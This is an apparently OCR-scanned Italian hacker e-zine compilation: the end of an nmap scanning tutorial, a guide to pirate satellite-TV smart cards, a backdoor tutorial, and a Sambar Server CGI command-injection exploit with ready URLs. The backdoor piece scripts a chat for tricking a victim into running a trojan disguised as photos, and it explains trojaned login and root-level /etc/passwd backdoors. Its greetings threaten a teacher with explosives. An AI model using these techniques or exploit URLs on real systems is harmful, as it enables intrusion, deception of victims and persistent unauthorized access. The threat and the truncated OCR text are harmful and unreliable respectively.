scansione predefinito e' TCP Connect.
Ad esempio, -sSUR dice a nmap di effettuare una scansione SYN, una scansione UDP e infine u
scansione/identificazione RPC sulla(e) destinazione(i) specificata(e). -sSTR comunque falli
dato che TCP Connect (lettera T) e TCP SYN (lettera S) sono entrambe scansioni TCP.
Se indicate un intervallo di porte utilizzando l'indicatore -p, potete combinare virgole e
trattini per creare un gruppo specifico di porte sulle quali effettuare la scansione. Ad es
digitando -p 20-23,80,53,600-1024 dite a nmap di effettuare la scansione dalla porta 20 all
delle porte 80, 53 e dalla 600 alla 1024. Non inserite spazi negli intervalli di porte.
L'espressione di "destinazione" puo' anche essere un nome host, un indirizzo host IP, un
indirizzo di rete IP o un intervallo di indirizzi IP. Digitando ad esempio 192.168.17*
I'espressione di destinazione viene estesa a tutti i 255 indirizzi IP nella rete -192.168.1
(potete invece utilizzare 192.168.17.0/24); 10.13.[1,2,4].* in questo caso l'espressione di
destinazione si estende a 10.13.1.0/24, 10.13.2.0/24 e a 10.13.4.0/24. Come potete vedere,
e' molto flessibile in quanto e' in grado di capire diversi tipi di espressioni di destinaz

-=]Alcuni esempi di scansione:

Prima di continuare, analizziamo alcune tra le scansioni principali utilizzate dagli indica
che abbiamo descritto finora.
Negli esempi di questa sezione, e' stata utilizzata la versione di nmap 2.53 (la piu' attua
momento della scrittura di questo articolo) in esecuzione su SlackWare 8.0. Il sistema di
destinazione di questi esempi esegue Windows98 con il server web Sambar installato e attivo
In questo primo esempio di scansione, supponiamo di voler far eseguire a nmap una scansione
"all default". Non siamo obbligati a fornire indicatori, possiamo dare semplicemente un IP
destinazione o un'espressione IP, nmap effettuera' il ping su ogni host di destinazione e r
eseguira' la scansione con il metodo TCP Connect sulle porte (destinazione) 0-1024 e su tut
altre elencate in /usr/share/nmap/nmap-services (il vostro percorso per arrivare a questo f
potrebbe essere diverso), per un totale di 1.523 porte TCP. Il listato 1 mostra come appare
scansione all-default di questo tipo in esecuzione su un sistema Windows98.
Per interrogare 1523 porte, ci vogliono solo 2 secondi.
Nel nostro secondo esempio di scansione, supponiamo di voler aggiungere UDP e, di voler vec
durante la scansione, se tutte le porte aperte che troviamo stanno eseguendo applicazioni R
Dato che vogliamo aggiungere UDP alla scansione delle porte e non eseguirla al posto di TCP
Connect, dobbiamo dirlo esplicitamente. Il comando e I'input relativo saranno simili a quar
riportato nel Listato 2.
Le scansioni -sU ed -sR (unite in -sTUR) funzionano molto bene insieme: RPC e' un protocoll
intensivo. quando nmap trova un servizio RPC su una porta aperta, vi appone il nome
dell'applicazione RPC tra parentesi con il numero della versione.
Supponiamo di essere alla ricerca di qualcosa di un po' piu' specifico. Questo potrebbe avv
perche' abbiamo idea di cosa stia eseguendo I' host e/o vogliamo minimizzare i tempi di
scansione. Per indicare quali porte vogliamo vedere, apponiamo l'indicatore -p a una lista
porte. In questa lista possiamo utilizzare virgole e trattini ma non spazi bianchi.
Il Listato 3 ci mostra una scansione nella quale controlliamo tutte le porte privilegiate
(1-1024) e qualche porta che ci preoccupa, in particolare TCP 12345 e 12346 (le porte
predefinite di Netbus) e I'UDP 31337 (quella predefinita di BackOrifice). Infine, dato che
cosi' facile, effettuiamo una scansione su host multipli.
L 'espressione host che nmap accetta e' anche piu' flessibile rispetto a quella della porta
e' possibile utilizzare caratteri jolly, parentesi quadre (per le liste) e notazioni
"slash/subnet-bits".
Ecco come dovrebbe apparire il comando per effettuare la scansione riportata nel Listato 3
mia rete di collaudo (254 indirizzi e output omessi):
nmap -sTU -p 1-1024, 12345, 12346, 31336, 10.13.13.0/24
Ora supponiamo che siate amministratori di una grossa rete e che qualcuno installi un serve
nella vostra sala macchine che sembra essere raggiungibile da Internet violando la policy c
sicurezza aziendale.
Prima di protestare volete scoprire tutto quanto possibile sui rischi ai quali e' stata esp
la vostra rete.
Il server ha un indirizzo IP e alcune opzioni nmap vi aiuteranno a scoprire cosa sta succec
Prima di tutto quale sistema operativo esegue questo server? Il fingerprinting del sistema
operativo chiamato dall'indicatore -O e' in grado di dirvelo.
Quando utilizzate -0, nmap invia pacchetti con varie opzioni TCP impostate e confronta le
risposte che riceve con il suo database del fingerprinting del sistema operativo (sulla mia
SlackWare 8.0 si trova in /usr/share/nmap/nmap/nmap-os-fingerprints). In base alla mia
esperienza, devo dire che questa caratteristica funziona molto bene con tutti i sistemi ope
ad eccezione di MacOS 8 (che sembra troncarlo).

Tra le porte attive, ne esiste qualcuna che esegue servizi come root? Ovviamente alcuni ser
lo richiedono, ma molti no; se il server web su questo computer e' in esecuzione come root,
sicuramente necessario fare le proprie rimostranze.
Utilizzate l'indicatore -I in modo tale che nmap possa interrogare il daemon di ident della
destinazione, che ha come unico scopo quello di dire quale utente possiede ogni servizio di
ascolto.
Possiamo ridurre al minimo la possibilita' che una scansione troppo aggressiva sovraccarich
sistema di destinazione o la rete? Certo. L 'indicatore ci consente di indicare una modalit
temporizzazione, le opzioni sono Paranoid, Sneaky, Polite, Normal, Aggressive and Insane,
aumentando il grado di ostilita' della rete (basato sul modo in cui gli nmap lunghi attendo
i pacchetti e se invia i pacchetti in modo seriale o in batch). -T Polite e' una buona scel
volete andare facilmente alla destinazione e/o alla rete.
Come possiamo effettuare una scansione veloce che controlli i probabili servizi ma non tutt
porte privilegiate?
L' indicatore -p dice a nmap di effettuare la scansione solo sulle porte elencate in
nmap-services. In questo modo, evitiamo di effettuare la scansione su porte che probabilmer
non daranno risultati interessanti.
Infine esiste un modo facile per salvare le prove su un file di testo?
Digitando -oN filename dice a nmap di scrivere i risultati su un file di testo.
Se vogliamo che nmap utilizzi HaXOr Sp3ll1ng, possiamo utilizzare invece -oS filename ("S"
"Script-Kid-die-Talk" e non e' una battuta: e' vero, strano ma vero :).
Nel Listato 4, vediamo che il server non autorizzato sta accettando le connessioni anche pe
Secure Shell, Telnet, HTTP/SSL, LPD, X e nessus, che consente di fare un passo avanti e sor
punti deboli di tutte quelle porte di ascolto che nmap ha trovato.

-=]Listati citati nel testo:

Listato 1:

```
[root@darkstar /root]# nmap 10.123.123.9

Starting nmap V. 2.53 by fyodor@insecure.org
  (www.insecure.org/nmap/)
Interesting ports on (10.123.123.9):
  (The 1520 ports scanned but not shown below are in state: closed)
Port      State  Service (RPC)
80/tcp    open   http
139/tcp   open   netbios-ssn
1432/tcp  open   blueberry-lm

Nmap run completed-1 IP address (1 host up) scanned in 2 seconds
```


Listato 2:

```
[root@darkstar /etc]# nmap -sTUR 10.123.123.9

Starting nmap V. 2.53 by fyodor@insecure.org
  (www.insecure.org/nmap/)
Interesting ports on (10.123.123.9):
  (The 3075 ports scanned but not shown below are in state: closed)
Port      State  Service (RPC)
80/tcp    open   http
111/udp   open   sunrpc (rpcbind V2)
137/udp   open   netbios -ns
138/udp   open   netbios -dgm
139/tcp   open   netbios-ssn
1026/udp  open   (rpcbind V2)
1432/tcp  open   blueberry-lm

Nmap run completed-1 IP address (1 host up) scanned in 14 seconds
```

Listato 3:

```
[root@darkstar /root]# nmap -sTU -p 1-1024,12345,12346,31336 10.123.123.9

Starting nmap V. 2.53 by fyodor@insecure.org
  (www.insecure.org/nmap/)
Interesting ports on (10.123.123.9):
  (The 2049 ports scanned but not shown below are in state: closed)
Port      State  Service
80/tcp    open   http
111/udp   open   sunrpc
137/udp   open   netbios -ns
```

```
138/udp   open   netbios -dgm
139/tcp   open   netbios-ssn

Nmap run completed-1 IP address (1 host up) scanned in 7 seconds

Listato 4:
[root@darkstar]# nmap -sTUR -OIF -oN lamer.txt 1.12.123.4

Starting nmap V. 2.53 by fyodor@insecure.org
  (www.insecure.org/nmap/)
Interesting ports on bookoosvr (1.12.123.4):
  (The 2153 ports scanned but not shown below are in state: closed)
Port      State  Service (RPC)
22/tcp    open   ssh
23/tcp    open   telnet
25/tcp    open   smtp
80/tcp    open   http
111/tcp   open   sunrpc (rpcbind V2)
111/udp   open   sunrpc (rpcbind V2)
113/tcp   open   auth
443/tcp   open   https
515/tcp   open   printer
587/tcp   open   submission
999/udp   open   applix
1024/tcp  open   kdm (status V1)
1024/udp  open   (RPC (Unknown Prog #))
1025/udp  open   blackjack (status V1)
1241/tcp  open   msg
3001/tcp  open   nessud
6000/tcp  open   X11

TCP Sequence Prediction:
    Class=random positive increments
    Difficulty=613547 (Good Luck!)
Remote operating system guess:
    Linux 2.1.122 - 2.2.14

Nmap run completed-1 IP address (1 host up) scanned in 959 seconds

-=]Thanks to:

I  miei amici, tutta la mia crew, tu che leggi e quello che ti ha dato il txt, le fiche di
dintorni e i lameri, perche' senza di loro di chi si riderebbe? :) ah dimenticavo... tutti
che visiteranno il mio sito :) (http://www.pex3.com/)

-=]Sukx to:

I prof., i buttafuori, gli infamoni, quelli che mi querano quando sono away (capitelo dal r
pex3-away significa che non ci sono o mi sto' facendo i caxxacci miei :),
i [N]1cKs_ScR1tT1*{S}tR4N!^_e/o MiXeD CaSe :P quelli che mi kikkano, bannano senza motivo,
ircop che si incaxxano quando li tempesto di domande :) quelli che mi domandano di dargli l
shell che mi sono "procurato" in maniera piu' o meno legittima :P e poi... basta spero ;)

-=]Concludendo:

Devo dire che mi sono dato veramente da fare per questo tutorial, prima studiando, document
e testando, poi scrivendo questo articolo e in fine cercando di distribuirlo in rete, dando
conoscenti e amici, webmaster di siti piu' o meno affermati ecc... ma ne sono anche stato
gratificato: mi sono giunti molti feed-back con consigli, materiale e link utili ad
implementazioni future del tutorial, sottolineazione di parti mancanti o affrontate alla le
forse perche' considerate "troppo basilari" per essere affrontate ecc... e molte, ma molte
e-mail, cosi' ho deciso di scrivere questa versione 1.2 che si propone come una revisione d
prima versione (non numerata, ma equivalente ad una 1.1).
E' stata adattata ad una visualizzazione ottimale a partire da una risoluzione 800x600 in m
essere piu' scorrevole nella lettura.
Aspettatevi altri miei tutorial in futuro...

         **
       ** **                              *
      **   **                            * *
```



----------*END*----------

----------[8]----------
----------[Capitanmidnight]----------
----------[Varie cards "hacksat x newbie"]----------

C***S

Ciao a tutti dato che ho ricevuto tante richieste in merito mi son deciso a scrivere questo breve doc che si rivolge a tutti i newsbies e che tratta l'argomento delle varie c***s.

Prima di iniziare saluto la crew di cui faccio parte "NoFlyZone crew" e tutti gli amici di oltrelinux sperando che assieme si possano fare grandi passi avanti...ehmm già, in dietro sarebbe triste....:)

Nota bene: (mi annoiavo a scrivere sempre disclaimer...)
Usate queste info a scopo di studio non per altri motivi che potrebbero farvi incorrere in rogne con la legge....ho scritto farvi perchè di quelche ne fate sarà solo vostra responsabilità e non mia okj? ;)

1) Ma a che servono queste maledette c***S?

Sarò semplice più che posso in modo che anche un primato dalla coda prensile e ditone opponibile riesca a cavarci qualcosa da quel che scrivo.
Come ben sappiamo esistono delle emitt... **levisive che criptano i loro canali in modo che solo gli abbonati regolari (o quasi) possano usufruire di questo servizio.Immaginatevi esattamente come i programmi che scaricate da internet che per farli funzionare dovete inserire il codice che avete ottenuto pagando una regolare registrazione (un saluto a tutti i crackoni é dovuto a questo punto)
Ecco la nostra c*** praticamente contiene questi codici che permettono di far andare i vari chan (non irc ;)) in chiaro.

2)Sistemi di criptazione

Ne esistono diversi il principio del funzionamento é lo stesso per tutti volete dei nomi? s*ca,ir**to.vi**ess,c**ax....

3) Funzionamento

Con la parabola captiamo il segnale da un satellite che puo essere uccello bollente a**ra o moltissimi altr ancora
il segnale viene trasmesso al ricevitore che lo elabora ,i segnali in chiaro li vediamo subito mentre quelli criptati richiedono dei codici per poter essere visti
Ora i codici stanno sulla card, la nostra bella c*m nel ricevitore domanda i codici se la c**d glieli passa giusti il chan va in chiaro altrimenti nemmeno minacciando di morte il vostro decoder otterrete qualcosa

4) La ca*d

Di ca*d ne esistono moltissime qui trattero quelle piu conosciute,anche se hanno forma e colore diverso svolgono sempre la stessa funzione: Conservare i codici e comunicare con la c*m
Come vediamo gli scopi sono due e anche sulla card troviamo due parti distinte:
L eep** ossia la memoria dove i nostri codici o detti anche keyz stanno immagazzinati e il p*c che prende dall epr** le risposte da dare alla cam e permette anche a noi smanettoni di comunicare con l eeprom stessa
Di pic e eeprom ne esistono modelli diversi ma la loro funzione resta questa

Leggende metropolitane:

Vorrei sfatarne almeno una che dice ci siano delle card che non vengono res***ate ..... la card contiene dei codici i fil** che vi vengono caricati sopra quindi non puo dipendere dalla card ma solo dai filez se dura o meno la povera card mica puo inventarsi qualcosa.....(forse una cé di card che si comporta così....ve la danno con un contratto di abbonamento)

5) tipi di ca*ds:

S**rt Ca*d:

é quella card carina che ottenete dietro pagamento di un regolare abbonamento e vi permette la domenica di guardare la vostra squadra del cuore dietro pagamento di poche migliaia di lire senza che rischiate di vedervi arrivare un sifone del cesso in testa da uno degli anelli superiori

G*ld ca*d:

assomiglia molto alla s**rt contiene il pic 16f84 e eeprom 24c16 i due non sono qui distinguibili

P*c-K*rte:

Carta con pic 16f84 e eeprom 24c16 é compatibile alla wafer i due sono distinguibili eeprom il piccolo e pic quello grande
Se vi piace il fai da te si trovano molte guide al riguardo ;) (ps pero non chiedetele a me che non saprei proprio dove pescarle)

Ad*el ca*d

Questa ha un chip a*mel con altri indirizzi di memoria e un eeprom 24c16 compatibile con jupit**

F*n ca*d

AT90S8515 piu eep. 24c64
Una scheda divertente... ha un eeprom piu grande saranno un giorno forse "le carte" dato che se le k**s passeranno da 8 a 16 le altre non avranno abbastanza memoria pf non fatevi prendere dal panico e non fate cadere le azioni delle altre ca*ds mi sentirei in colpa....ogni cosa a suo tempo dice il saggio :)

A*R/ yupit** CA*D

AT90S2343 (oppure anche AT90S2323) eeprom 24c16

Spero di esservi stato utile un saluto a presto

Capitanmidnight

----------*END*----------

```
-------------------------------------[9]-------------------------------------
---------------------------------[ Pregtz ]---------------------------------
-------------------------[Come funzionano le backdoor]-------------------------
```


```
/*\/*\/*\/*\/*\/*\/*\/*\/*\/*\/*\/*\/*\/*\/*\
Autore: P®egzt
E-Mail: pregzt@supereva.it
Web Site: http://members.xoom.it/pregzt
Crew's Web Site: www.noflyzone-crew.cjb.net
- Il mio web site NON tratta di hacking!
\*/\*/\*/\*/\*/\*/\*/\*/\*/\*/\*/\*/\*/\*/\*/\*/
```


INDICE:


```
--------------------START--------------------
```

Disclaimer:

Ehh, anche in questo tutoz il disclaimer ci vuole no? Dopo chi gli sente i net-pulotti!
Le cose sono sempre le stesse...
Lo sapete tutti che io, Pregzt, scrivendo questo tutorial non voglio neanche minimamente incoraggiarvi a mettere in pratica le informazioni che riporterò.
I responsabili delle vostre azioni siete voi e non io quindi se vi parano mi dispiace ma non venite a piangere da me perché vi ho avvertito.
Scrivo questo tutorial a scopo informativo e informare non è illegale!
Ok? Bene! Possiamo anche cominciare...

Cos'è una backdoor?

I più vispi lo sapranno già cos'è, ma c'è sempre chi non lo sa e siccome sono quì per insegnare ve lo dico volentieri.
Poi, io mica scrivo per i più vispi...
Un hacker non ha niente da imparare dai miei tutorials (per adesso ;-), mica sono un hacker io, sarò si e no un miliardesimo di hacker (sempre per adesso ;) quindi stateci attenti con la parola "hacker" quando vi riferite a me!
Tornando sull'argomento, le backdoors sono dei programmi creati per permettere l'accesso ad un sistema.
Questa è una descrizione ultrasintetica che funge solo da introduzione, anche perché ci sono diversi tipi di backdoors ad esempio quelle che servono ad accedere in un computer remoto e quelle che servono per accedere ad un sistema precedentemente fottuto ;)

Le backdoors per entrare nei computers

Le backdoors per i computers sono dei programmini che permettono all'hacker (o lamah di merda) di "entrare" in un altro computer.
Detto così sembra che questa misteriosa backdoor sia qualcosa di magico ...
Se ne trovano molte in giro per la rete... chi non ha mai sentito parlare di roba come Netbus, Back Orifice o Sub Seven?!
Se ne volete qualcuna le trovate in migliaia di siti, ma è sempre meglio sapersele anche costruire da se.
E non lo dico solo perché gli antivirus sono sempre più aggiornati e quelle in rete le sgamano quasi tutte, ma lo dico anche perché è sempre meglio capire come funziona un programma prima di usarlo.
I lamers usano i programmi senza neanche interessarsi minimamente a come funzionino.

E noi mica siamo lamers, se sei un lamer smetti subito di leggere questo tutorial e vai su "www.vaffanculo.com", non so se esiste, ma a fare in culo vacci lo stesso ;)
Dove eravamo rimasti? Ahh, il funzionamento delle backdoors per i computers...
Beh, non è molto semplice da preparare (almeno per me) ma non è difficile capire come funziona:
Se cercate informazioni precise andate su "www.noflyzone-crew.cjb.net" nella sezione "Tutorials" e leggete i tre tutorial di Crashes che spiegano dettagliatamente come preparare una backdoor in Java (che insieme al Visual BASIC è il linguaggio più usato per tali fini).
Ma visto che ci sto qualche nozioncina posso darvela anch'io:

La backdoor si divide in due programmi:
il primo programma, che chiameremo A, lo si deve inviare alla vittima dopo aver trovato un modo per farglielo eseguire mentre il secondo, che chiamaremo B, rimane sul vostro computer e viene usato per comunicare con il programma A che avete inviato sul computer della vittima.
Cominciamo col modo per far si che il programma A venga eseguito sul computer della vittima
I modi sono tanti e lavorando di fantasia se ne possono scoprire sempre di nuovi, facendo qualche esempio:
Possiamo inviarlo camuffato alla vittima convincendolo ad eseguirlo, dopo spiagherò come...
Oppure, per esempio, possiamo copiarlo nella cartella "Esecuzione Automatica" di una vittima che ha il Netbis attivato, ma questa è una tecnica complessa che richiederebbe un tutorial a se...
Magari un giorno lo scriverò ma per adesso se volete informazioni contattatemi a "pregzt@supereva.it"
Spiego brevemente come ingannare la vittima col primo metodo...
Le cazzate da dire sono storiche, una che non mi ha tradito mai è questa:

P = Pregzt
V = Vittima

P: Ciao
V: Ciao
---Poi si attacca il discorso--
P: Se vuoi ti invio delle mie foto ok?
V: Ok invia pure
P: Ha l'estensione .com perché è una sequenza di mie foto che ho creato io stesso in C++
V: Ahh, ok
P: Ti piacciono?
V: Non succede nente quando le apro, non mi avrai mica mandato un virus?
P: No, no tranquillo, ora controllo aspetta...
P: Sto aprendo sul mio computer lo stesso file che ti ho mandato [Cazzata ovviamente] e mi funziona benissimo...
P: Ahh aspetta! Ma che sistema operativo usi?
V: Windows 98
P: Ahh, ecco perché, il mio programma funziona solo sotto Windows NT o ME, mi dispiace :(
P: Ti invio una foto normale...
P: Però mi dispiace perché è davvero molto bello il mio programmino
V: Ok, stavolta però niente estenzioni .com o .exe va bene?
P: Ok
--Gli si invia qualche foto normale e ci si continua a chiacchirare tranquillamente mentre navigate sul suo computer, ehehe--
Ahh, quasi dimenticavo: il file della backdoor non chiamatelo backdoor.com!! Dategli un nom come fotografie.com o simili!

Mi raccomando, usate le mie tecniche solo contro pedofili, lamers o qualcuno che vi sta in culo o magari per reperire informazioni utili.
NON fatelo per divertimento se no siete lamers di merda!!!

Tornando al funzionamento della backdoor...
Il programma A una volta eseguito sul computer della vittima resta invisibile e si mette in listening su una determinata porta (ad esempio, se non ricordo male, il Netbus usa la 1234, il Sub Seven la 27374, ecc), dico "determinata" perché la impostiamo noi al momento della programmazione e la backdoor lavorerà sempre e solo su quella.
A questo punto entra in gioco il programma B, che si connette al programma A e gli invia tu gli input che voi inserite dal vostro computer, facendoli eseguire sul computer vittima.
Ovviamente c'è bisogno di una codifica... faccio un semplice esempio:

Programmiamo il programma A in modo che formatti l'Hard Disk della vittima quando riceve da programma B la stringa "formatta".

Poi creiamo il programma B in modo che contenga un pulsante con scritto sopra "Formatta l'H
della vittima" che quando viene premuto invii al programma A la stringa "formatta".
Ecco tutto. Questo è un esempio molto semplice ma che rende perfettamente l'idea di codific
perché se invio al programma A una stringa diversa da "formatta" non riconoscerà mai il
comando.

A questo punto sorgono senza dubbio delle domande come:
D= Domanda R= Risposta

D: Ma come faccio a sapere quando la vittima è connessa?
R: Se programmate la backdoor in modo che operi sulla porta XXX, la vittima avrà la porta
XXX aperta, dove c'è la backdoor in ascolto.
Quindi basterà prendere un Port Scanner (se ne trovano moltissimi in rete, io uso
soprattutto SuperScan2.06, ma ne ho molti altri) e impostarlo in modo che esegua uno scan
solo sulla porta XXX.
A questo punto resta da impostare al Port Scanner il gruppo di indirizzi IP su cui
effettuare lo scanning. Fare uno scanning ad una sola porta è un'operazione velocissima, ma
farla a tutti gli IP del creato è una cosa impossibile!!!! Quindi si deve agire così...
Tutti sanno che il provider assagna ad ogni utente un indirizzo IP diverso ogni volta che
si collega, ma non tutti sanno che gli IP dello stesso provider hanno dei campi univoci,
cioè sono simili.
Ad esempio libero.it assegna sempre degli indirizzi IP del tipo 151.2x.xx.xxx dove solo i
numeri X variano, tin.it ha come compi univoci 216.212.xxx.xxx (se non ricordo male) e così
via.
Quindi se sapete che la vostra vittima si collega con tin.it dovete scannerizzare solo gli
indirizzi che vanno da 212.216.000.000 a 216.212.255.255 (ricordache che i numeri dell'IP
variano da 0 a 255 non da 0 a 999!!!) già è diventata una cosa fattibile in non molto tempo

D: Ma invece del programma B posso usare Telnet?
R: Certo!!! Il nostro caro Telnet si può usare tranquillamente, l'unico problema è che per
usarlo dovete conoscere la codifica...
Cioè dovete sapere che per formattare l'Hard Disk della vittima dovete inviare al server la
stringa "formatta" e non altre!
Il programma B serve solamente per permettere all'hacker di usare la backdoor anche senza
conoscere la codifica fornendo un'interfaccia semplice.
Esattamente come succede per i client di posta elettronica, tutte le persone (tranne quelli
proprio stupidi) li possono usare anche senza conoscere i veri comandi che servono per usar
il demone ftpd o pop3d, cioè i programmi per la posta elettronica in listening sulle porte
dei server.
Non posso spiegare tutto qui, se qualcuno vuole una spiegazione più dettagliata di questo
argomento può contattarmi all'indirizzo "pregzt@supereva.it".

Credo di aver finito con le backdoors sui per entrare nei computers degli altri quindi pass
ad altro...

Le backdoors per rientrare nei sistemi
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Perché ho detto RI-entrare nei sistemi? Perché la backdoor su un sistema la installate dopo
averlo bucato in qualche modo e vi servirà per rientrarci senza rifarsi tutta la bardella
ripetendo ogni volta da capo tutto l'hack.
Come si buca un sistema? Ehehe, quì non basterebbe un tutorial, anzi forse non basterebbe
neanche un libro, quindi vi dirò solo che per "bucare" un sistema intendo che dovete ottene
i permessi root sul sistema-vittima.
La backdoor vi permetterà di rientrare nel sistema diventando utente root da subito, inoltr
ridurrà moltissimo i rischi di essere parati!
Adesso vado ad esaminare qualche tipo di backdoor adatte a questo fine:

-Il login troiano:

Questa è una delle tecniche più usate e più convenienti, consiste nel sostituire il program
login del sistema-vittima con un login troiano creato da noi.
Non sapete cosè un login! Ok, ve lo dico... tanto siamo tutti quì per imparare:
Un login è praticamente un programma che si occupa di controllare l'ID e la Password di ogn
utente che si collega.
Capito? Noooooo?! Ok, l'indirizzo per contattarmi lo sapete...
Tornando a noi... bucato il sistema (ablativo assuluto ;) in qualita di utente root dovete
sostituire il programma standard unix login con uno programmato da voi, uguale in tutto al
programma originale, ma con dentro alcune righe di codice che controllano l'eventuale
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

inserimento di una password particolare (conosciuta solo da voi che avete programmato il login troiano) che nel momento in cui viene inserita funzioni da password universale, permettondivi di accedere al sistema con qualsiasi account... root compreso!!!
Questo sistema è uno dei più usati perché usandolo le possibilità di essere sgamati sono bassissime, infatti usando il login troiano al sistema "sembrerà" che voi siete entrati legalmente e che siete il vero utente root, quindi i files di log (quei bastardissimi files che loggano tutte le nostre azioni) vengono disattivati e non c'è alcun bisogno di manometterli come se entriamo senza backdoor!
In questo modo si è quasi invisibili, dico "quasi" perché l'anonimità totale è impossibile raggiungere, ma ci si può andare vicino ;)
Ovviamente però il vostro login troiano deve essere ceato in modo che abbia la stessa granc di quello originale, se no il sysadmin (cioè il "guardiano" del sistema) sgama subito!

-La manomissione del file "passwd"

Nei sistemi Unix (o Linux) il file delle password di tutti gli utenti si trova nella direct "/etc" e si chiama "passwd" (il percorso sarà quindi "/etc/passwd").
A cosa serve questo file? Come a cosa serve!! E' il file, secondo me, più interessante di t il sistema! E' il primo file che preleva un hacker che vuole bucare il sistema!
Questo perché in esso sono contenuti l'username e la password di tutti gli utenti (anche rc
Il file /etc/passwd è pieno di righe che seguono questo schema:

Username:Password criptata:Numero dell'utente:Numero del gruppo:Nome e cognome:Directory de utente:Shell utilizzabile dall'utente

Alcuni esempi:
Pregzt:5bZkdIp5Vdq2:765:15:Ezech Pregzt:/home/utente:/bin/ksh
LordVicio:7dfAm9odGhk6:871:15:Lord Vicio:/home/utente:/bin/ksh
Crashes:bRe4ud6pl8cx:913:15:Crash Es:/home/utente:/bin/ksh
Ruspa:hy3nGf5dS6li:1003:15:Ivan Ba:/home/utente:/bin/ksh
Puzzone:hAg8iz0psEl1:1036:15:Puzzo Tanto:/home/utente:/
[Siamo tutti delo stesso gruppo e utilizziamo la stessa shell (tranne Puzzone che non utili nessuna shell, infatti quando un campo è disabilitato compare una slash "/" oppure niente : la stessa directory utente]

Una volta bucato il sistema, essendo root, dovete modificare il file /etc/passwd e aggiunge una riga dove inserirete un vostro username, password, ecc, e vi assegnate i permessi root mettendovi a disposizione la stessa shell del vero utente root!
Sia chiaro che questa è una backdoor molto "rozza" perché il sysadmin può sgamare subito la vostra presenza dando un'occhiata al file "passwd", e i sysadmin ce la danno spesso, a menc che non ne beccate uno proprio coglione!!! ;)
Quindi consiglio di usare questo tipo di backdoor solo provvisoriamente.

-Altri esempi di backdoors

Ci sono molti altri metodi per installare una backdoor su un sistema, alcuni esempi:
- Si può installare in qualche directory a voi (utenti normali) accessibile un programma cgi-bin da utilizzare lanciandolo dal web per fargli eseguire tutti i comandi che vogliamo.
- Si può configurare una data porta in modo che quando vi telnettate ad essa scriva sul fi /etc/passwd la riga dercritta sopra che poi andrete a ricancellare prima di abbandonare il sistema.
- Si può copiare la shell utilizzata dal root in una directory sperduta a voi accessibile utenti normali, dopo averle cambiato i permessi col comando chmod (lo so che complico le cc con tutti questi comandi di linux, però sono indispensabili, se volete procedere con l'hack dovete installarvi linux ed imparare i comandi perché il 90% dei server usano sistemi Unix Linux!).

Insomma, con la fantasia se ne possono creare infiniti altri!

-Ahh, quasi dimenticavo, c'è la tattica più rozza di tutte: Dovete sapere che quasi tutti i progettatori dei sistemi hanno una backdoor presente sui sistemi che creano.
Quindi potete rintracciare il progettatore del sistema che volete bucare, rapirlo e fargli sputare come si usa la sua backdoor a suon di bastonate e calci sulle ®®.
Hahaha! Sto scherzando ovviamente!! Vogliamo diventare hackers, mica talebani di merda!!!!!

Saluti:
~~~~~~~
~~~~~~~

Un gran saluto a:
Tutti quelli di #NoFlyZone ma specialmente a
[]Lord[V]icio[]: sei un grande! Grazie perché mi hai fatto entrare in crew e perché quando
mi serve aiuto tu ci sei sempre :)
Il poker del potere: Bablo (Bicchio in versione marocco), Bob, Piero e... l'altro sono io ;
Ivan la ruspa che vorrebbe dar fuoco col NAPALM ai puzzoni!

Fuck to:
La scuola!!! ma specialmente:
Quella gran troia della mia prof di filosofia che continua a mettere votacci a tutti... ma
poi non venisse a piangere da me quando mi finirà la pazienza, ehehe! So dove abita e conos
la sua macchina ma soprattutto so preparare molti esplosivi alcuni dei quali sono anche
potenti!!! Hahaha >:-)
I Teatini (tanto lo so che state con Bin)
La Zia (ihihihi!!)
Quel coione del rapp. d'istituto che mi sta tanto sul culo
Quella cagata putrida schifosa di Vasco Rossi. Muori! Muori! Muori!
Bin Laden, Saddam Hussein, Maometto, Alibabà, Ababubù e tutti gli altri

Ahh, ragazzi, non dimenticate che Venerdì sera alle 21 c'è Matrix!!! Non ve lo perdete!

Ciauzzzzzzzzzzzzzzzzz!!!!!!

P®egzt

---------------------------------*END*---------------------------------------

-----------------------------------[10]---
------------------------------[[]Lord[V]icio[]]--------------------------------
---------------------[Sambar Server Batch CGI Vulnerability]--------------------


```
 +-------------------------------------+
 | Vulnerabile                         |
 |  - Sambar Server 4.2beta 7 and older |
 |  - Microsoft Windows 2000           |
 | - Microsoft Windows NT 4.0          |
 +-------------------------------------+
```


Il server Sambar Web/FTP/Proxy per Windows NT e 2000 include la
capacità di usare programmi DOS-STILE batch come cgi-scripts.
Tutto il file batch usato dal server nell'indice dello cgi-bin
può essere usato da un newbie in remoto per fare funzionare qualunque
programma valido della command-line con i privilegi
dell' amministratore. Ciò fornisce la capacità di leggere, modificare,
creare o cancellare tutto l' archivio o indice sul sistema,
la capacità di creare, cancellare o modificare i clienti dell'utente,ecc.
Anche se l' utente non ha permesso o non ha creato alcuni file batch,
il software spedisce con due di default, hello.bat ed echo.bat.

ExPloiT

```
 http://------/cgi-bin/hello.bat?&dir+c:or                          |
 http://------/cgi-bin/echo.bat?&dir+c:\                            |
```


Mi raccomando nn fate i lamazzi .... cmq nn sono responsabile di
qualke vostra cavolata .. questo testo è semplicemente a scopo informativo.

SALUTI:alla crew,al chan #noflyzone,ai chan #winadmin #hack ....
in particolare a LoNeWoLfDeN,Crashes,Zuccherina83,Bigalex,CityHunter ..

FUCK:tutti i lamah,alla mia ex,a lordsabotatore al re dei lamah alexmessomalex ed
a tutta quelli ke fanno le stanze hack in c6 ihhihi

www.vicio84.3000.it
www.noflyzone-crew.cjb.net

dove trovarmi:
